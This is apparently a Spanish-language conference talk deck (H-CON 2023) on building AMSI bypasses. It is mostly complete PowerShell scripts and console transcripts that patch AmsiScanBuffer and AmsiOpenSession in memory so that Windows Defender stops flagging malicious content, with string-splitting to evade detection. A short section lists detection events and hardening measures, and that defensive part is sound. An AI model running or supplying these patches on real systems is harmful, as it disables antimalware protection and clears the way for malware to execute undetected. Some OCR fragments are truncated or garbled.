Write-Output "[+] Cambiando permisos de paginacion de amsi.dll a RWX..."
[Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0x40, [ref] $oldProtect)
Write-Output "[+] Parchenado scanbuffer"
[System.Runtime.InteropServices.Marshal]::Copy($parche64, 0, $punterofuncion, $parche64.Length)
Write-Output "[+] Devolviendo permisos de paginacion de amsi.dll a RX..."
[Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0, [ref] $null)
```

```
Windows PowerShell
PS C:\Users> amsiutils
En línea: 1 Carácter: 1
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users> $bypass = @"
>> using System;
>> using System.Runtime.InteropServices;
>>
>> public class Class {
>> [DllImport("kernel32")]
>> public static extern IntPtr LoadLibrary(string name);
>>
>> [DllImport("kernel32")]
>> public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
>>
>> [DllImport("kernel32")]
>> public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out int lpflOldProtect);
>> }
>> "@
PS C:\Users> Add-Type $bypass #definimos la clase .NET
PS C:\Users> $parche64 = [Byte[]](0xb8,0x57,0x00,0x07,0x80,0xc3) #Ensamblador vamos a inyectar. Solo funcional para x64
PS C:\Users> Write-Output "[+] Parche $parche64"
[+] Parche 184 87 0 7 128 195
PS C:\Users> Write-Output "[+] Bytes a inyectar al principio de scanbuffer"
[+] Bytes a inyectar al principio de scanbuffer
PS C:\Users> Write-Output "[+] 08 57 00 07 80      mov     eax, 80070057h
>> C3                      retn"
[+] 08 57 00 07 80      mov     eax, 80070057h
C3                      retn
PS C:\Users> $parche64 = [Byte[]](0x40,0x40,0x40,0x40,0x40,0x40) #Ensamblador vamos a inyectar. Solo funcional para x64
PS C:\Users> $asd = [Class]::LoadLibrary("amsi.dll") #Cargamos amsi
PS C:\Users> $punterofuncion = [Class]::GetProcAddress($asd, "Ams"+"iScanB"+"uffer") #Cargamos el puntero
PS C:\Users> $a=$punterofuncion.ToInt64()
PS C:\Users> $punterofuncion = [IntPtr] $a
PS C:\Users> $oldProtect = 0
PS C:\Users> Write-Output "[+] Cambiando permisos de paginacion de amsi.dll a RWX..."
[+] Cambiando permisos de paginacion de amsi.dll a RWX...
PS C:\Users> [Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0x40, [ref] $oldProtect)
True
PS C:\Users> Write-Output "[+] Parchenado scanbuffer"
[+] Parchenado scanbuffer
PS C:\Users> [System.Runtime.InteropServices.Marshal]::Copy($parche64, 0, $punterofuncion, $parche64.Length)
PS C:\Users> Write-Output "[+] Devolviendo permisos de paginacion de amsi.dll a RX..."
[+] Devolviendo permisos de paginacion de amsi.dll a RX...
PS C:\Users> [Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0, [ref] $null)
False
PS C:\Users> amsiutils
amsiutils : El término 'amsiutils' no se reconoce como nombre de un cmdlet, función, archivo de script o programa
ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que dicha ruta
es correcta e inténtelo de nuevo.
En línea: 1 Carácter: 1
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```





Anulando AmsiOpenSession



Si modificamos el flujo de la DLL para siempre acabar en ese paso, todos los resultados de AmsiOpenSession serán con el error:


0x80070057 E_INVALIDARG | One or more arguments are invalid.

```
loc_1800382C:  
mov     eax, 80070057h  
retn  
AmsiOpenSession endp
```

Como no se valida si la salida de esta función es o no S_OK, el flujo del escaneo seguirá como si el contenido no fuera malicioso.

Return value

If this function succeeds, it returns S_OK. Otherwise, it returns an HRESULT error code.







Anulando AmsiOpenSession



Antes del bypass



Después del bypass





Anulando AmsiOpenSession



```
$bypass = @"
using System;
using System.Runtime.InteropServices;

public class Class {

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);


    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out int lpflOldProtect);
}
"@
Add-Type $bypass #definimos la clase .NET
$parche64 = [Byte[]](0xb8,0x57,0x00,0x07,0x80,0xc3) #Código ensamblador que se va a inyectar. Solo funcional para x64
Write-Output "[+] Parche $parche64"
Write-Output "[+]Bytes a inyectar al principio de opensesion"
Write-Output "[+]08 57 00 07 80      mov     eax, 80070057h
C3          retn"
$asd = [Class]::LoadLibrary("amsi.dll") #Cargamos amsi
$punterofuncion = [Class]::GetProcAddress($asd, "Ams"+"iOpenS"+"ession") #Cargamos el puntero.
#Apartado que suele generar detecciones del Defender.
$a=$punterofuncion.ToInt64()
$punterofuncion = [IntPtr] $a
$oldProtect = 0

Write-Output "[+] Cambiando permisos de paginacion de amsi.dll a RWX..."
[Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0x40, [ref] $oldProtect)
Write-Output "[+] Parchenado amsiopensesion"
[System.Runtime.InteropServices.Marshal]::Copy($parche64, 0, $punterofuncion, $parche64.Length)
Write-Output "[+] Devolviendo permisos de paginacion de amsi.dll a RX..."
[Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0, [ref] $null)
```

```
Windows PowerShell
PS C:\Users> amsiutils
En línea: 1 Carácter: 1
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users> $bypass = @"
>> using System;
>> using System.Runtime.InteropServices;
>>
>> public class Class {
>> [DllImport("kernel32")]
>> public static extern IntPtr LoadLibrary(string name);
>>
>> [DllImport("kernel32")]
>> public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
>>
>> [DllImport("kernel32")]
>> public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out int lpflOldProtect);
>> }
>> "@
PS C:\Users> Add-Type $bypass #definimos la clase .NET
PS C:\Users> $parche64 = [Byte[]](0xb8,0x57,0x00,0x07,0x80,0xc3) #Ensamblador vamos a inyectar. Solo funcional para x64
PS C:\Users> Write-Output "[+] Parche $parche64"
[+] Parche 184 87 0 7 128 195
PS C:\Users> Write-Output "[+]Bytes a inyectar al principio de opensesion"
[+]Bytes a inyectar al principio de opensesion
PS C:\Users> Write-Output "[+]08 57 00 07 80      mov     eax, 80070057h
>> C3          retn"
[+]08 57 00 07 80      mov     eax, 80070057h
C3          retn
PS C:\Users> $asd = [Class]::LoadLibrary("amsi.dll") #Cargamos amsi
PS C:\Users> $punterofuncion = [Class]::GetProcAddress($asd, "Ams"+"iOpenS"+"ession") #Cargamos el puntero
PS C:\Users> $a=$punterofuncion.ToInt64()
PS C:\Users> $punterofuncion = [IntPtr] $a
PS C:\Users> $oldProtect = 0
PS C:\Users>
PS C:\Users> Write-Output "[+] Cambiando permisos de paginacion de amsi.dll a RWX..."
[+] Cambiando permisos de paginacion de amsi.dll a RWX...
PS C:\Users> [Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0x40, [ref] $oldProtect)
True
PS C:\Users> Write-Output "[+] Parchenado amsiopensesion"
[+] Parchenado amsiopensesion
PS C:\Users> [System.Runtime.InteropServices.Marshal]::Copy($parche64, 0, $punterofuncion, $parche64.Length)
PS C:\Users> Write-Output "[+] Devolviendo permisos de paginacion de amsi.dll a RX..."
[+] Devolviendo permisos de paginacion de amsi.dll a RX...
PS C:\Users> [Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0, [ref] $null)
False
PS C:\Users> amsiutils
amsiutils : El término 'amsiutils' no se reconoce como nombre de un cmdlet, función, archivo de script o programa
ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que dicha ruta
es correcta e inténtelo de nuevo.
En línea: 1 Carácter: 1
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```





Creando tu propio bypass
de AMSI - MrSquid

H-CON
HACKPLAYERS
CONFERENCE



24 y 25 FEBRERO
MADRID 2023

Detectando evasiones de AMSI





Eventos de Windows y Sysmon





Desde PowerShell v5, pueden habilitarse algunos los eventos de Microsoft-Windows-PowerShell/Operational event log. Entre ellos, los más interesantes son:

- Event ID [4104](#): permite registrar el contenido de todos los scriptblocks de PowerShell.
- Event ID [4103](#): permite detectar posibles usos del cmdlet Add-Type. Comúnmente usado para añadir una clase de .Net en una sesión de PowerShell.

Por otro lado, podemos usar Sysmon para correlar posibles intentos de bypasses de AMSI.

- Sysmon [event 7](#): para detectar posibles cargas de dlls maliciosas por parte de un proceso de PowerShell.





Recomendaciones generales




Para herramientas antimalware

1. Monitorizar los cambios de permisos de las paginas de la sección de AMSI.DLL.
2. Asegurar que el contexto de AMSI no cambia entre los escaneos de comandos (AmsiScanBuffer) y que es igual al valor cuando se inicializó en AmsiInitialize.

Para entornos Windows

1. Despliegue de [AppLocker](#)
2. Despliegue de [WDAC](#)
3. Uso de PowerShell [Constrained Language](#)
4. Despliegue de reglas de reducción de la superficie de ataque ([ASR Rules](#))





Creando tu propio bypass
de AMSI - MrSquid

H-CON HACKPLAYERS CONFERENCE



24 y 25 FEBRERO
MADRID 2023

Hands On!
Creando tu propio bypass






Provocando un error



Analizando AmsiOpenSession, se puede observar una comparación de [rcx] con la cadena de texto AMSI durante la ejecución de la función.



Hex to ASCII Text String Converter

Enter hex bytes with any prefix / postfix / delimiter and press the *Convert* button
(e.g. 45 78 61 6d 70 6C 65 21):

From

Hexadecimal

To

Text

Open File

Search

Paste hex numbers or drop file

49534d41

Character encoding

ASCII

Convert

Reset

Swap

ISMA






Provocando un error



Si evitamos que esa comparación sea fructífera, volveremos a caer en un error y, por tanto, no podrá iniciarse AMSI correctamente.



IDA View-RIP

```
debug129:000001566D4F57DC db 0
debug129:000001566D4F57DD db 3Fh ; ?
debug129:000001566D4F57DE db 0
debug129:000001566D4F57DF db 00h
debug129:000001566D4F57E0 db 41h ; A
debug129:000001566D4F57E1 db 4Dh ; M
debug129:000001566D4F57E2 db 53h ; S
debug129:000001566D4F57E3 db 49h ; I
debug129:000001566D4F57E4 db 0
debug129:000001566D4F57E5 db 0
debug129:000001566D4F57E6 db 0
debug129:000001566D4F57E7 db 0
debug129:000001566D4F57E8 db 30h ; 0
debug129:000001566D4F57E9 db 0B3h
debug129:000001566D4F57EA db 51h ; Q
debug129:000001566D4F57EB db 6Bh ; k
```

General registers

| Name | Address |
|----------------------|---------------------------|
| RAX 00007FFCA12737E0 | amsi_AmsiOpenSession |
| RBX 000001566D5AE760 | debug129:000001566D5AE760 |
| RCX 000001566D4F57E0 | debug129:000001566D4F57E0 |
| RDY 00007FFC233E82D0 | debug271:00007FFC233E82D0 |
| RSI 00007FFC233E82D0 | debug271:00007FFC233E82D0 |

amsi.dll:00007FFCA12737E0 amsi_AmsiOpenSession proc near

```
amsi.dll:00007FFCA12737E0 48 85 D2 test rdx, rdx
amsi.dll:00007FFCA12737E3 74 47 jz short loc_7FFCA127382C
```

amsi.dll:00007FFCA12737E5 48 85 C9 test rcx, rcx
amsi.dll:00007FFCA12737E8 74 42 jz short loc_7FFCA127382C

amsi.dll:00007FFCA12737EA 81 39 21 57 4E 50 cmp dword ptr [rcx], 504E5721h ; Cambiado AMSI por PWN!
amsi.dll:00007FFCA12737F0 75 3A jnz short loc_7FFCA127382C





Provocando un error



```

$bybypass = @"
using System;
using System.Runtime.InteropServices;

public class Class {

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out int lpflOldProtect);
}
"@

Add-Type $bybypass #definimos la clase .NET
$parche64 = [Byte[]](0x81,0x39,0x21,0x57,0x4E,0x50) #Código ensamblador que se va a inyectar. Solo funcional para x64
$asd = [Class]::LoadLibrary("amsi.dll") #Cargamos amsi
Write-Output "[+] Parche $parche64"
Write-Output "[+] Cambiando 81 39 41 4D 53 49 cmp dword ptr [rcx], 49534D41h ;"
Write-Output "[+] 81 39 21 57 4E 50 cmp dword ptr [rcx], 504E5721h ;"
$punterofuncion = [Class]::GetProcAddress($asd, "Ams"+"iOpenS"+"ession") #Cargamos el puntero. Apartado que suele generar de
$sa=$punterofuncion.ToInt64() + 10 #Posicion del comando que queremos modificar en memoria. Se calcula restando el puntero de
$punterofuncion = [IntPtr] $sa
$oldProtect = 0

Write-Output "[+] Cambiando permisos de paginacion de amsi.dll a RWX..."
[Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0x40, [ref] $oldProtect)
Write-Output "[+] Parchenado amsiopensession"
[System.Runtime.InteropServices.Marshal]::Copy($parche64, 0, $punterofuncion, $parche64.Length)
Write-Output "[+] Devolviendo permisos de paginacion de amsi.dll a RX..."
[Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0, [ref] $null)

```

```

Windows PowerShell
PS C:\Users> amsiutils
En línea: 1 Carácter: 1
+ amsiutils
+ ~~~~~
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users> $bybypass = @"
>> using System;
>> using System.Runtime.InteropServices;
>>
>> public class Class {
>> [DllImport("kernel32")]
>> public static extern IntPtr LoadLibrary(string name);
>> [DllImport("kernel32")]
>> public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
>> [DllImport("kernel32")]
>> public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out int lpflOldProtect);
>> }
>> @"
PS C:\Users> Add-Type $bybypass #definimos la clase .NET
PS C:\Users> $parche64 = [Byte[]](0x81,0x39,0x21,0x57,0x4E,0x50) #Ensamblador vamos a inyectar. Solo funcional para x64
PS C:\Users> $asd = [Class]::LoadLibrary("amsi.dll") #Cargamos amsi
PS C:\Users> Write-Output "[+] Parche $parche64"
[+] Parche 129 57 33 87 78 80
PS C:\Users> Write-Output "[+] Cambiando 81 39 41 4D 53 49 cmp dword ptr [rcx], 49534D41h ;"
[+] Cambiando 81 39 41 4D 53 49 cmp dword ptr [rcx], 49534D41h ;
PS C:\Users> Write-Output "[+] 81 39 21 57 4E 50 cmp dword ptr [rcx], 504E5721h ;"
[+] 81 39 21 57 4E 50 cmp dword ptr [rcx], 504E5721h ;
PS C:\Users> $punterofuncion = [Class]::GetProcAddress($asd, "Ams"+"iOpenS"+"ession") #Cargamos el puntero
PS C:\Users> $sa=$punterofuncion.ToInt64() + 10 #Posicion del comando que queremos modificar en memoria. Se calcula restando
PS C:\Users> $punterofuncion = [IntPtr] $sa
PS C:\Users> $oldProtect = 0
PS C:\Users> Write-Output "[+] Cambiando permisos de paginacion de amsi.dll a RWX..."
[+] Cambiando permisos de paginacion de amsi.dll a RWX...
PS C:\Users> [Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0x40, [ref] $oldProtect)
True
PS C:\Users> Write-Output "[+] Parchenado amsiopensession"
[+] Parchenado amsiopensession
PS C:\Users> [System.Runtime.InteropServices.Marshal]::Copy($parche64, 0, $punterofuncion, $parche64.Length)
PS C:\Users> Write-Output "[+] Devolviendo permisos de paginacion de amsi.dll a RX..."
[+] Devolviendo permisos de paginacion de amsi.dll a RX...
PS C:\Users> [Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0, [ref] $null)
False
PS C:\Users> amsiutils
amsiutils : El término 'amsiutils' no se reconoce como nombre de un cmdlet, función, archivo de script o programa
ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que dicha ruta
es correcta e inténtelo de nuevo.
En línea: 1 Carácter: 1
+ amsiutils
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

```





Probando nuestro bypass en producción



```
PS C:\Users\Rodolfo\Downloads\_handlers\_amsi.dll> . .\opensesion_bypass_patch.ps1
En C:\Users\Rodolfo\Downloads\_handlers\_amsi.dll\opensesion_bypass_patch.ps1: 1 Carácter: 1
+ #Llamamos a las difernetes APIS cargar posteriormente amsi.dll con pi ...
```

```
